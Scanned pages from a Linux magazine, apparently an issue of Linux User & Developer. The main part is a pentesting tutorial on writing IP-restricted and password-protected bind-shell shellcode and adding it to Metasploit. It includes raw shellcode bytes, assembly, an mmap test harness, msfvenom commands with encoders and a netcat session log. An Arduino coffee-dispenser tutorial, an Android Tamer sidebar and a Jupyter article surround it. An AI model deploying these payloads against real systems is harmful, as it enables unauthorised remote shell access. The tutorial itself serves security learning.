This mechanism already gives us a lot of information about how to construct the machine. The coffee pods must be held in a container above the rest of the machine. This container should have a steeply slanted base and a single hole at its lowest point. Immediately below must be the rotating compartment and directly under that must be a basket or platform which can catch the falling pod.

There must, then, be a hole immediately in front of the platform, through which the coffee pod can be taken. This vertical pathway must be uninterrupted, so all remaining hardware must be below the basket or to the sides. With the design laid out, it's time to start work on building the compartment and catching pods.

To build the compartment, you simply need something round with at least one flat base. For this tutorial we used the bottom third of an empty beer can, which is about one and a half times the length of the pod; however, an empty food tin will also work. Using metal rather than cardboard has obvious advantages and disadvantages. Although harder to work with, it's less likely to be damaged by the motor or clumsy hands. When working with the metal be careful not to cut yourself on sharp edges (cover them in tape early on).

Once you've cut the can to size, you'll need to make another coffee-pod-sized hole on the side of the can (which was previously the long edge) which the pods can fall through. Then put your hand inside the can and push the base so that it pops outwards. This will help us connect the motor.

With a sharp knife, cut a small hole in the centre of the can's base. This hole should be smaller than the motor's shaft, which can then be pushed through – bending the metal slightly – and then fixed in place with a nut or adhesive. The can is probably not ready to fit just a single pod in just yet – there is still too much volume inside. Using a piece of cardboard, make a wedge which blocks off the two-thirds of the can furthest from the pod-entry hole in the side. When inserted, you should be able to get a coffee pod through the hole and sit in the space, but with no room for another pod to fall in.

You'll notice that the wedge is quite wobbly and there is a slightly loose connection to the motor. If you have access to a 3D printer, this is the time to use it – the accurate construction will pay dividends later.

Connect the motor

To rotate the can, you're going to need a motor. In **LU&D185**, we used stepper motors to rotate an arm with a camera mounted to it. Stepper motors allow us to control how far a motor rotates and are a cheaper alternative to servomotors. In this tutorial, we'll use the same stepper motor (the 28BYJ-48 5V) to turn the compartment one full rotation each time a coffee pod needs dispensing. We'll assume that your Arduino setup and sketch is the same as in part one of the tutorial.

Left The wedge should fit snugly inside the can and should be attached away from the pod entrance

You'll need to connect the motor to the Arduino through the driver circuit. This handles the timing of the pulses, so that the electromagnets are turned on and off correctly to provide a clean rotation. The four terminals on the motor connect to the four IC connections on the driver and, on the opposite side, the corresponding terminals should connect to digital pins on the Arduino. The driver board can then be powered by the 5V connection from the Arduino. You'll need to make a note of which pins on the Arduino map to the motor terminals.

> "Connect the motor to the Arduino through the driver circuit – this handles the timing of pulses"

Connect the Arduino to your computer and open the IDE. Open the sketch from part one of the tutorial with the RFID section written up. At the very top of the sketch add a line to include the stepper library

```
#include <Stepper.h>
```

as well as a line to initialise the stepper motor object, passing the pin IDs that are connected to the motor as well a constant integer which defines how many turns the motor must undergo for a full revolution:

```
const int stepsPerRev = 2048;
Stepper myMotor( stepsPerRev, 44, 42, 45, 43
);
```

You can then, optionally, specify the speed of rotation:

Working with motors

How you embed your motor will depend on the model you pick. Motors with shafts that connect easily to other components will provide a secure fit and, if done correctly, will negate the need for support beams across the machine. The one used here has an irregular shaft, so an adaptor is required if a tight fit cannot be achieved.

Going breadboard-less

Testing is often performed with breadboards, but in this instance there isn't the space or flexibility to do so. Using jumper wires to connect headers, which are soldered to the hardware, to the Arduino is the easiest solution. In the final device you should consider soldering connections directly onto the Arduino and external hardware.

```
myMotor.setSpeed( RPM );
```

Somewhere towards the bottom, the Arduino should be waiting for an affirmative response from the Rasbperry Pi which informs it that a pod should be dispensed. If an 'okay' signal is received, have the motor turn 360 degrees:

```
myMotor.step( stepsPerRev );
```

Now, when you swipe your RFID card in front of the reader, the can should turn one full revolution. This is the time to test that the coffee pod falls in and out of the compartment correctly. You might need to widen the hole or change the size of the cardboard wedge.

Create the basket

Now you've constructed a way of dispensing the coffee with the help of gravity, it's time to think about how to catch the falling pods. The obvious way of doing this is to build a chute that leads directly towards a platform at the bottom of the machine, which the pod can fall down. However, if your construction skills are as poor as ours, you'll probably notice that the pod falls out of the metal compartment before it gets to the 180-degree mark. If we had a chute, there's a good chance the pod would miss it entirely and be lost to the inside of the machine.

> "The reader can communicate with cards over quite a distance, through both cardboard and plastic"

Therefore, a more reliable approach is to use a basket which is much wider than is necessary. The pod will fall from the can and land somewhere in this basket, which will gently roll the pod towards the opening at the front of the machine. To do this you can simply use a piece of thick paper or card and cut a parabola or curved edge into the short edge of the paper. The curve should be convex, with the cut going deeper into the paper towards the long edges, as you cut along the width of the sheet.

Small incisions can then be made periodically along the curved edge, creating flaps, which should then be folded at a right-angle to the sheet. When you curl the paper upwards so as to bring the long edges together (while keeping the flaps at 90 degrees and pointing downwards), the paper should form a half-basket shape.

The height of the basket is determined by the length of the paper, the width is dependent on the degree to which it has been folded, and the depth controlled by the curvature of the cut. For a sharper landing you can cut into the curved edge at two points equidistant from the centre of the curve and tuck the central portion behind the edge pieces. This turns the basket into a more box-like shape. Trim the top of the paper to reduce the height of the basket and then stick the flaps to the front of the frame with glue or tape. The basket's base should line up with (or be just below) an opening on the front face of the cardboard frame.

Mount the motor

Above the basket, you'll need to mount the motor and the rotating compartment. This is arguably the hardest task. The motor, hanging from the back of the can, is significantly heavier than the aluminium, so it will need support. The can itself will also need propping up directly above the basket and will potentially need additional support to counterbalance the motor.

The most effective way of mounting everything is to screw the motor into the back of the frame and have the can securely mounted to the motor's shaft – and this is exactly what you would do if you have sturdy frame materials. However, cardboard degrades quite quickly and the can is going to be somewhat unstable without good workmanship. Therefore, we're going to need to install some beams to hold everything in place.

Disconnect the Arduino from the RFID reader – we'll add it back using the same pins later. Using wooden skewers, pierce holes into the cardboard above the basket, both front and back, separated by a distance of two-thirds the diameter of the can. Insert the skewers through both holes and leave them in place. The aluminium can should be able to rest gently above these. If the can starts tipping backwards, add two more skewers just touching the top of the can and directly above the lower beams in order to keep the compartment in place.

You'll then want to secure the motor in place at the now-established operating position. You may be able to get away with screws and nuts if the frame is dense enough; otherwise cut some skewers to length and have them prop up the motor, poking through the rear face

Right The motor and compartment will need support to keep them in place

of the frame if necessary. You may need to glue them to the motor and add cross-beams to provide extra rigidity. The aim here is to fix the motor in place, but allow the aluminium can to rotate. If this is done incorrectly, the motor will rotate and the compartment stay fixed, or the motor's shaft will rotate and nothing else will.

Program the LCD

At this point, you should have the dispensing mechanism mostly complete, running down a column in the middle of the machine. Now it's time to add user feedback and user input. The machine should be able to tell the user: the state of the machine, if their login was successful, and if a pod will or won't be given to them. We can do this easily with an LCD display.

In the Arduino sketch, add a line at the top of the code to access the LCD library and another line to initialise the LCD object:

```
#include <LiquidCrystal.h>
LiquidCrystal lcd( RS, E, D5, D6, D7, D8 );
```

In the snippet of code above are the terminals on the LCD which need to be connected to the Arduino's digital pins so that the LCD display can be programmed. The RW pin (read/write), V0 (contrast) and VSS (ground) should also be connected to digital pins that are set to a LOW state. VDD (5V) should be connected to a digital pin in the HIGH state (the 5V pin has already been used by the motor).

In the `setup()` function, you must then initialise communication with the LCD, specifying the number of columns and rows available on the display

```
lcd.begin( cols, rows );
```

At the very top of `loop()`, where the Arduino is waiting for an RFID card to read, you can write a message to the display, telling the user that the machine is ready to be used. Set the cursor to your desired position and write a string to the screen using:


```
lcd.setCursor( col,row);
lcd.print( "Ready to read card" );
```

Throughout the rest of `loop()` you can then add messages displaying the current user's account balance (if provided by the Raspberry Pi), or a message saying 'Insufficient funds' or 'No more coffee' as required.

Attach the display

Having programmed the LCD, it's time to attach it to the machine. With the motor in the way, it might be a good idea to have a service door built into the back for access. Otherwise you will keep having to disassemble the machine when you need to add or replace parts.

This point is relevant now, as you're going to have to cut a hole in the side of the frame for the LCD. With a knife and a pair of scissors, cut a hole in the front of the box that is exactly the same height and width (or slightly smaller) than the LCD display. The hole should be somewhere to the side of the middle column or below. You should then be able to position the screen poking outside the frame. The circuit board, which the LCD is mounted to, should be on the inside and pressing against the frame. Make sure the LCD is fixed in place – use tape if the fit isn't tight enough. Assuming you can access the Arduino, connect the LCD terminals to the corresponding digital pins.



Above The RFID reader can be positioned as far as 5cm away from the surface of the case

Add the card reader

Back to where it all began: you need to remount the RFID reader. Using jumper wires, connect the RFID terminals to the Arduino's SPI (serial peripheral interface). There's no need for a breadboard. As discussed in **LU&D** 191, on the Arduino Mega the SPI terminals are located towards the bottom of the board in pins 50 to 53 (in order: MISO, MOSI, SCK, SS) with reset on 54. You'll also need to use the 3.3V connection on the Arduino to power the reader and connect GND to the ground pin on the Arduino.

Find a spot on the front of the board and stick the RFID reader to the inside surface. The reader can communicate with cards over quite a distance and can do this through both cardboard and plastic. It will be harder to communicate through conductive materials such as metal, as they block electromagnetic waves.

If everything is mounted and wired correctly, you should be able to swipe an RFID card across the front of the machine and get the motor to spin around and the LCD to update its message. All that's left is to add a compartment at the top to store the coffee pods and indicate, with some sort of graphic, where on the box people should swipe their cards.

This of course is only version one. Before rolling out your workplace's new coffee club, or once you've had some user feedback, you may wish to improve upon the design and have a machine made of sturdier stuff. With a small amount of woodwork, 3D printing or other techniques, a solid machine could be built to last and serve your co-workers for years.

Toni Castillo Girona

Toni has a degree in Software Engineering and a MSc in Computer Security and works as an ICT research support expert in a public university in Catalonia (Spain). Read his blog at **http://disbauxes.upc.es**.

Resources

- **Metasploit Framework** http://bit.ly/lud_nightly
- **Metasploit API** http://bit.ly/lud_metasploitAPI
- **Hidden Bind Shell** http://bit.ly/lud_hiddenbind
- **X86_64 shellcode** http://bit.ly/lud_shellcode

Metasploit: Expand and integrate your shellcode

Learn how to integrate your shellcode into Metasploit and take advantage of everything the framework offers

Metasploit ships with a bunch of multi-platform payloads out of the box; just pick the one you need and you're good to go. But sometimes you need more. Imagine that you've found a vulnerable program for which there's a Metasploit exploit module; you configure your classic Bind TCP shell payload and run the exploit against your target. So far, so good – except that you've left that target exposed to others as well. Wouldn't it be great to add some customisation to this payload in order to accept connections only from a given IP address?

Some years ago, a security researcher wrote a Metasploit payload for Windows called Hidden Bind Shell (see Resources). His was an interesting idea: to hide the listening port of the shellcode from unknown IP addresses. Later on, someone came up with another shellcode that asks for a seven-character password before spawning a shell (see Resources). Wouldn't it be great to integrate this shellcode into Metasploit too? Once integrated, you'll get access to all the functionalities Metasploit has to offer: payload obfuscation, encoding and output formatting by running a command (`msfvenom`). So take a seat, install Metasploit Framework on your computer, and read on!

Code your own shellcode test harness

If you read about writing and testing shellcode, more often than not you will find a test harness coded in C that looks like the code on the coverdisc (shellcode_test_harness/testshellcodefuncl.c). This code enables you to load the shellcode from an external file and execute it. But you have to compile this code using the `-z execstack` flag, otherwise you will get a segmentation fault when executing it. There's another approach though; you can use `mmap()` (see **Figure 1**) to map the shellcode file directly to memory and then set the PROT_EXEC permission to this memory area (see `man mmap`). This way you can compile the code the usual way and it will run flawlessly. Give it a try; get **shellcode_test_harness/testshellcodemap.c**, **shellcode_test_harness/BindTCP_Password.bin64** and **shellcode_test_harness/BindTCP_**

```
19      super(merge_info(info,
20        'Name'          => 'Linux Command Shell, Bind TCP Inline',
21        'Description'   => 'Listen for a connection and spawn a command shell',
22        'Author'        => 'ricky',
23        'License'       => MSF_LICENSE,
24        'Platform'      => 'linux',
25        'Arch'          => ARCH_X64,
26        'Handler'       => Msf::Handler::BindTcp,
27        'Session'       => Msf::Sessions::CommandShellUnix,
28        ))
29
30       # Add a new option "PASSWORD":
31       # This should be replaced by metasploit  like this:
32       # 0x0a37363534333231
33       # (Little endian, 0x31 => "1", ..., null-terminated string: "0xA"
34       register_options([
35          OptString.new('PASSWORD', [true, "Password to authenticate", "1234567"])
36       ])
37
38    end
39
40    def generate(opts={})
41
42      # Get the supplied password:
43      password = ( datastore['PASSWORD'] || '1234567' )
44
45      # Check if the password length is exactly 7-bytes long:
46      if password.length != 7
47          raise Msf::OptionValidateError.new(['PASSWORD'])
48      end
49
50      # Port, just an integer value; pack it as little-endian:
51      port = [(datastore['LPORT'] || 4444)].pack('n')
52
53      # Paste the whole payload and replace the "push" bytes for the
54      # password with the string password:
55      payload =
56          "\x6a\x29\x58\x6a\x02\x5f\x6a\x01\x5e\x99\x0f\x05"+
57          "\x48\x97\x52\x66\xba" + port + "\x48\xc1\xe2\x10\x80"+
58          "\xf2\x02\x52\x48\x89\xe6\xb0\x31\x6a\x10\x5a\x0f"+
59          "\x05\x6a\x32\x58\x6a\x02\x5e\x0f\x05\xb0\x2b\x48"+
60          "\x83\xec\x10\x48\x89\xe6\x6a\x10\x48\x89\xe2\x0f"+
61          "\x05\x48\x97\x6a\x03\x5e\xb0\x21\xff\xce\x0f\x05"+
62          "\xe0\xf8\x48\x31\xff\x50\x48\x89\xe6\x6a\x08\x5a"+
63          "\x0f\x05\x48\x91\x48\xbb"+  password + "\x0a"+
64          "\x53\x48\x89\xe7\xf3\xa6\x75\x1d\x6a\x3b"+
```

Above Pat yourself on the back: your payload is fully integrated into Metasploit at last!

AIP.bin32 from the coverdisc. The first file is a shellcode test harness coded in C using the mmap() technique just described, whereas the other two are shellcodes ready to test. If you want to test the first one, you need to compile the test harness with the `-m32` flag because it's a 32-bit shellcode:

```
gcc -m32 ./testshellcodemap.c -o testshellcodemmap32
```

You can compile its 64-bit counterpart as well by running `gcc ./testshellcodemap.c -o testshellcodemmap64`. From now on, whenever testing your own shellcode, use the proper test harness binary: **testshellcodemap32** for 32-bit shellcode and **testshellcodemap64** for 64-bit shellcode. Let's try BindTCP_Password.bin64: `./testshellcodemmap64 ./BindTCP_Password.bin64`. This shellcode will bind a listening socket to TCP port 4444. You can check that it's working by running `netstat --inet -nlp|egrep --color=auto "testshellcode"`. Once you have your shellcode test harness ready, you can start writing your own shellcode. Finally, once you think your shellcode is working fine, integrate it into Metasploit.

Metasploit includes a bunch of Bind TCP shell payloads for some architectures, such as payloads/singles/linux/x86/shell_bind_tcp.rb. This payload binds a listening socket to the LPORT port and accepts any connection to it automatically. Of course, you may not want that. What about expanding this payload to allow a connection only from a certain IP?

A classic Bind TCP shell implements a simplified call to `accept()` (technically, it's a call to `socketcall` – see `man socketcall`), by issuing something like this: `accept(socketfd,NULL,NULL);` thus accepting any remote TCP connection (see **http://bit.ly/lud_shellcode2**). This greatly simplifies the shellcode, and if you Google

> "You can get rid of the -z execkstack compiler's flag by using mmap()"

it, you will usually see the assembly code for `accept()` implemented this way. Bear in mind that instead of the actual value of 0, a general-purpose register holding a value of 0 will be used instead, say EAX:

```
PUSH 0                  ; addrlen=0
PUSH 0                  ; sockaddr=0
PUSH  socket    ; socket descriptor
```

If you want to accept the connection from a given IP address only, you have to modify the call to `accept()` accordingly. This will increase the total size of the payload, of course. Instead of using two NULL values, then, you need to accommodate enough room within the stack to hold a `struct sockaddr*` pointer and a

Figure 1 @Shell-code test-harness using mmap()

```
34      /* Open the shell-code from disk */
35      int fd = open(*(argv+1),O_RDONLY);
36      if(!fd){
37          printf("Error opening the shell-code!\n");
38          perror("open");
39          exit(-2);
40      }
41
42      /* Get the shell-code size : */
43      struct stat st;
44      if(fstat(fd,&st)==-1){
45          printf("Error performing the fstat on the shell-code!\n");
46          perror("fstat");
47          close(fd);
48          exit(-3);
49      }
50
51      /* Print its length: */
52      printf("Shellcode length: %d\n" , st.st_size);
53
54      /* Map it into memory; make this memory executable : */
55      fp_shell = mmap(NULL,st.st_size,PROT_EXEC|PROT_READ, MAP_PRIVATE, fd, 0);
56      if(shell == MAP_FAILED){
57          printf("Unable to map the shell-code to memory!\n");
58          perror("mmap");
59          close(fd);
60          exit(-3);
61      }
62
63      // Execute the shell-code:
64      shell();
65      close(fd);
66      return 0;
67  }
```

Above Tired of compiling your code with `-z execstack`? Give `mmap()` a try

`socklen_t*` pointer. You need to push the authorised IP address (using its hexadecimal network byte order representation, of course) to the stack as well, to be able to compare the two values before spawning the shell process. We have implemented these changes already; get POC1_BindTCP_shellcode_IP/BindTCP_AIP.asm from the coverdisc. You first accommodate up to 24 bytes for the `sockaddr` structure on the stack and make the ECX register point to it (lines 74-75):

```
SUB ESP, 24
MOV ECX, ESP
```

Next, you push the length of the expected structure (16 bytes for a `sockaddr_in` structure) to the stack, and make the EDX register point to it (lines 77-78):

```
PUSH BYTE 16
MOV EDX, ESP
```

According to the `accept()` man page, you have to initialise the value pointed to by `*addrlen` to the length of the structure pointed to by `*addr` before calling `accept()` – see `man 2 accept`. Now, instead of pushing two NULLs in a row, as in the classic Bind TCP shell approach, you push these addresses to the stack (lines 80-82). After the call to INT 0x80 (line 84), you can push the authorised IP to the stack, pop the returned address from the stack after the call to `accept()`, and compare the two (lines 90-94). The remote IP address (`struct in_addr sin_addr`) is at OFFSET ECX+20:

```
PUSH 0x0201a8c0   ;192.168.1.2
```

Metasploit Vulnerability Emulator

Are you improving some Metasploit payload? Do you want to test it against a vulnerable program, but you can't easily set up a working test environment? No problem: emulate the vulnerability with the Metasploit Vulnerability Emulator; see **http://bit.ly/lud_vulnemu**. It comes with a bunch of emulated vulnerabilities out of the box, and adding more is just a matter of writing some JSON code.

Figure 2

```
venom -p linux/x86/shell_bind_tcp_hidden_ip LPORT=4444 AHOST=192.168.3.5 -f elf -o mspl
s selected, choosing Msf::Module::Platform::Linux from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 121 bytes
Final size of elf file: 205 bytes
Saved as: msploit
LUD 192> ~ ./msploit &
[1] 28977
LUD 192> ~ netstat --inet -lpn 2>/dev/null|egrep --color=auto 4444
tcp        0      0 0.0.0.0:4444            0.0.0.0:*               LISTEN      28977/msploit
LUD 192> ~ nc 192.168.3.5 4444
lsb_release -a
LSB Version:    core-2.0-amd64:core-2.0-noarch:core-3.0-amd64:core-3.0-noarch:core-3.1-amd64:core-3.1
-noarch:core-3.2-amd64:core-3.2-noarch:core-4.0-amd64:core-4.0-noarch:core-4.1-amd64:core-4.1-noarch:
security-4.0-amd64:security-4.0-noarch:security-4.1-amd64:security-4.1-noarch
Distributor ID: Debian
Description:    Debian GNU/Linux 8.10 (jessie)
Release:        8.10
Codename:       jessie
```

Above After all that hard work, here comes your reward!

```
POP EDX
CMP EDX, [ECX+20] ;Remote IP
JNE end
```

You can check the offset for `struct in_addr sin_addr` by running the shellcode in a debugger. Assemble and link the code: `nasm -f elf32 -g -F dwarf BindTCP_AIP.asm && ld -m elf_i386 -o BindTCP_AIP BindTCP_AIP.o`. Then execute it within a gdb session: `gdb ./BindTCP_AIP`. Disassemble the code at `_start` and set a breakpoint right before pushing the authorised IP address to the stack: `disassemble _start; b * 0x080480a3` (this OFFSET may vary on your computer). Run the code: `r`. Using **netcat**, connect to your local port 31337; the breakpoint will be hit and the execution will be interrupted. Now print some bytes from the offset pointed to by the ECX register: `x/6x $ecx`. As you can see, `$ecx` itself is the socket file descriptor (3); `$ecx+4` is the address for `struct sockaddr_in`; `$ecx+8` is the address for `&addrlen`; `&ecx+12` is precisely the previous address holding a value of 0x10 (16 in base 10 – that is, addrlen); `$ecx+16` is where `struct sockaddr_in` resides; and finally `$ecx+20` points to `struct in_addr sin_addr`, the remote client IP address. In the code snippet above, if the two addresses are not the same, the shellcode branches to `OFFSET "end"`, and the shell process is not spawned. Try it out; make sure you replace the hexadecimal value on line 90 (authorised IP) with your desired IP address. For example, if you want to allow the IP address `192.168.3.1`, replace `0x0201a8c0` with `0x0103a8c0` and save the changes. You can also replace the port number `31337` with your own (line 51); if you want port `1234`, replace `0x697a` with `0xd204`. Assemble it with `nasm BindTCP_AIP.asm -o BindTCP_AIP`.

> “Integrating your shellcode into Metasploit will give you payload obfuscation, encoding and output formatting”

Tutorial files available: **filesilo.co.uk**

Test your payloads

After adding more functionality to your customised Metasploit payloads, it's time to test them. Go to **http://vulnhub.com**, pick one of their vulnerable VMs and start hacking the hours away! Some of these machines have been designed for CTFs (for example, Bsides Vancouver 2018), but some others have been designed with some real pen-testing engagements in mind.

bin32. Test the shellcode now using your test harness: `./testshellcodemmap32 BindTCP_AIP.bin32`. Open netcat and connect to the proper IP and port to see what happens: `nc <YOUR_IP> <PORT>`. If your IP address is not the same as the one hard-coded in the shellcode, its execution will end. This shellcode is far from being optimal, of course, but you can deal with that later on.

Integrate your shellcode into Metasploit

Mirror the Metasploit `modules/payloads` directory structure into your home directory to accommodate your new payload first. Because your payload is based on `singles/linux/x86/shell_bind_tcp.rb`, you only need to mirror this directory structure for now:

```
mkdir -p ~/.msf4/modules/payloads/singles/
linux/x86/
```

You do not need to start from scratch, of course. Copy the original shell_bind_tcp.rb payload from the Metasploit root directory to your local payloads directory: `cp <ORIGINAL_PAYLOAD> ~/.msf4/modules/payloads/singles/linux/x86/shell_bind_tcp_aip.rb`. Open this file and have a look at it. This payload is as simple as you can get: the shellcode is shown here using its op-codes (lines 42-83). If you use msfvenom to generate this payload, you can specify the TCP port where the socket will be listening, thanks to the LPORT variable. As you can see from the Ruby code, Metasploit will replace the bytes at OFFSET 21 with the proper value of the LPORT variable (line 32). Because we want to replace this payload with ours, we need to do three things:

1. Register a new variable, called AHOST, that will hold the authorised IP address (encoded in hexadecimal form, network byte order).
2. Replace the op-codes (lines 42-83) with our own op-codes.
3. Add the right OFFSETS for both the LPORT and AHOST variables.

We have done that already; you can find the payload in **POC1_BindTCP_shellcode_IP/shell_bind_tcp_aip.rb** on the coverdisc. Feel free to modify the original payload, or copy this one instead to your local payloads directory. We have registered our new variable AHOST (lines 52-54). Then we have replaced the op-codes with our own (lines 37-47). Finally, we have modified the OFFSET for LPORT and added a new OFFSET entry for AHOST (lines 32-33). You can get the op-codes from BindTCP_AIP.bin32 by running: `xxd -i BindTCP_AIP.bin32 |sed -r 's/0x/\\x/g'|tr -d ','|tr -d " "`. Once you have the op-codes, you can easily obtain the OFFSETS for LPORT and AHOST. When adding new modules to your local directory or making changes to existing ones, you have to instruct Metasploit to reload all the modules from all module paths (you can do it within a msfconsole session too, without exiting the console): `msfconsole -x "reload_all; quit"`. Now you can use msfvenom to generate the payload the usual way:

```
msfvenom -p linux/x86/shell_bind_
tcp_aip \
> LPORT=4444 AHOST=192.168.1.1 -f
elf -o
msploit
```

Thanks to the framework, you can use different formats and encoders too. Generate your payload using the shikata_ga_nai encoder: `msfvenom -p linux/x86/shell_bind_tcp_aip LPORT=4444 AHOST=192.168.1.2 -e x86/shikata_ga_nai -f elf -o msploit`. See? Maybe you need to add this payload to a custom exploit you are coding using Perl. No bother; replace the `-f elf` with `-f perl` and you're ready to go! This payload is 121 bytes long whereas the original one is only 78 bytes long. Of course, you want your payloads small, so take your time improving it, reducing as many bytes as you can. Test it using your test harness – the smaller, the better!

Now imagine you want to integrate an X86_64 shellcode that expects a seven-character password before spawning the

> When adding new modules to your local directory, instruct Metasploit to reload all the modules

shell process into the framework (see Resources). For this new payload, we will need two variables: LPORT (the port to bind the listening socket to; numeric, network byte order) and PASSWORD, a seven-char hexadecimal-encoded string terminated with the newline character (`0xA`). You can get the original shellcode from the coverdisc (POC2_BindTCP_shellcode_Password/BindTCP_Password.asm), assemble it and test it using your test harness: `nasm BindTCP_Password.asm -o BindTCP_Password.bin64; ./testshellcodemmap64 ./BindTCP_Password.bin64`. By default, it listens on port 4444 and the password is 1234567. Try it: `nc <YOUR_IP> 4444`. Type the password and press Return. Then try to execute any valid shell command. If you type a wrong password, the shellcode segfaults – and no wonder, as there's no way of ending gracefully; see lines 118-119. It's time to integrate it into Metasploit. We have done that already; see POC2_BindTCP_shellcode_Password/shell_bind_tcp_password.rb on the coverdisc (see **Figure 2**). Copy this payload to your local payloads directory. First create the x64 directory: `mkdir ~/.msf4/modules/payloads/singles/linux/x64`. Then perform the actual copy: `cp shell_bind_tcp_password.rb ~/.msf4/modules/payloads/singles/linux/x64/`. Tell msfconsole to reload the modules: `msfconsole -x "reload_all;quit"`. Have a look at this payload now; this time, instead of pasting the entirety of the op-codes and using OFFSETS directly, we have implemented the `generate` function to construct the final payload (lines 37-66). First, we get the password provided by the user but, if no password is provided at all, we set a default value of `1234567` (line 40). After that, we check the password's length: it must be exactly seven bytes long, otherwise we throw an error (lines 43-45). We use the pack functionality provided by Ruby (see **https://apidock.com/ruby/Array/pack**) to encode the PORT variable to a numeric value in network byte order (line 48). Finally, we paste the op-codes of our shellcode (BindTCP_Password.bin64), making sure the bytes at 'password' and 'port' will be replaced accordingly (lines 54-65). Notice the new line terminator character (`\x0a`) right after 'password' (line 61). We have registered our new PASSWORD variable in the initialise function with a default value of `1234567` (lines 31-33).

Time to generate this payload using msfvenom with LPORT=8080 and PASSWORD=LUD192!; run:

```
msfvenom -p linux/x64/shell_bind_
tcp_password \
> LPORT=8080 PASSWORD=LUD192! -f
elf -o msploit64
```

Execute it: `./msploit64&`. Use netcat to connect to port 8080 and type the right password followed by Return: `nc <YOURIP> 8080`. Then type any valid shell command. Perform the same test but this time type anything else; the payload will trigger a segmentation fault. Feel free to improve this payload by either ending gracefully if the wrong password is provided, or by dropping the remote connection altogether. Test it first using your test harness and, once you think it's working properly, replace the op-codes directly in the Metasploit module.

WHAT NEXT?

Tame your Android devices

1 Install Android Tamer

Dealing with Android security gets a little easier thanks to Android Tamer, a virtual/live platform for Android security professionals. Download the OVA file from **http://bit.ly/AndroidTamer4-GD** and choose File > Import Appliance in VirtualBox to install it.

2 Look around

Once the system has booted, have a look at the bottom-left menu labelled 'TAMER'; most of the tools used for Android Security are organised here in sections: Development, Dynamic and Static Analysis, Forensics and so on. See **http://bit.ly/lud_andtamer**.

3 APK static analysis

Spawn a net terminal and run `mobsf`. The Mobile Security Framework will start automatically. Then navigate to **http://localhost:3000**, choose the APK you want to analyse and upload it using the 'Upload & Analyse' button. Wait until the static analysis finishes.

4 Set up an Android Emulator

Click TAMER > Android AVD Manager in the bottom-left menu and create a new Android emulator; choose whatever model and API version you like and click Create. Push Start to run the emulator. Interact with it using the adb command.

5 Decompile APKs easily

Open a new terminal and run `apk2java <YOURAPK>`. You get the decompiled SMALI and Java code, Jad and Jadx, along with the original files and structure of APK file.

Joey Bernard

In his day job, Joey helps researchers and students at the university level in designing and running HPC projects on supercomputing clusters.

Resources

- **Jupyter Notebooks** http://jupyter.org
- **IPython** https://ipython.readthedocs.io/en/stable
- **Line by line profiler module** https://github.com/rkern/line_profiler
- **C-extensions for Python** http://cython.org/

Jupyter Notebooks: Speed up your code

Learn how to use the tools available to squeeze every last bit of performance out of your code

As a prominent language in the open source community, Python has a number of options available when it comes to code development. These range from earlier code editors like idle, to very feature-complete IDEs such as PyCharm. Many people actually fall somewhere in between these two extremes in terms of their coding needs. This is where Jupyter Notebooks have become a very popular option, falling between a simple editor and a full-fledged IDE. In many scientific disciplines, Jupyter has become the de facto interface. But how can you make the best use of Jupyter and get the most out of it for your own code development?

This issue, we will look at the tools available to find and diagnose bottlenecks in your code. Building on this, we will then look at the options available to speed up your code. Another factor in speeding up your programming tasks, though, is speeding up your use of the tools. Programmer efficiency is an aspect that often gets overlooked. With this in mind, we will also look at some of the tools within Jupyter that can help speed up the actual development of your code, making you more efficient.

The first step is to be sure that you have the latest version of Jupyter installed. Jupyter is under constant development, so there are always new tools available. You will need to have Python and pip installed. Assuming this, you can be sure you have the latest version of Jupyter with the following command:

```
pip install --upgrade --user jupyter
```

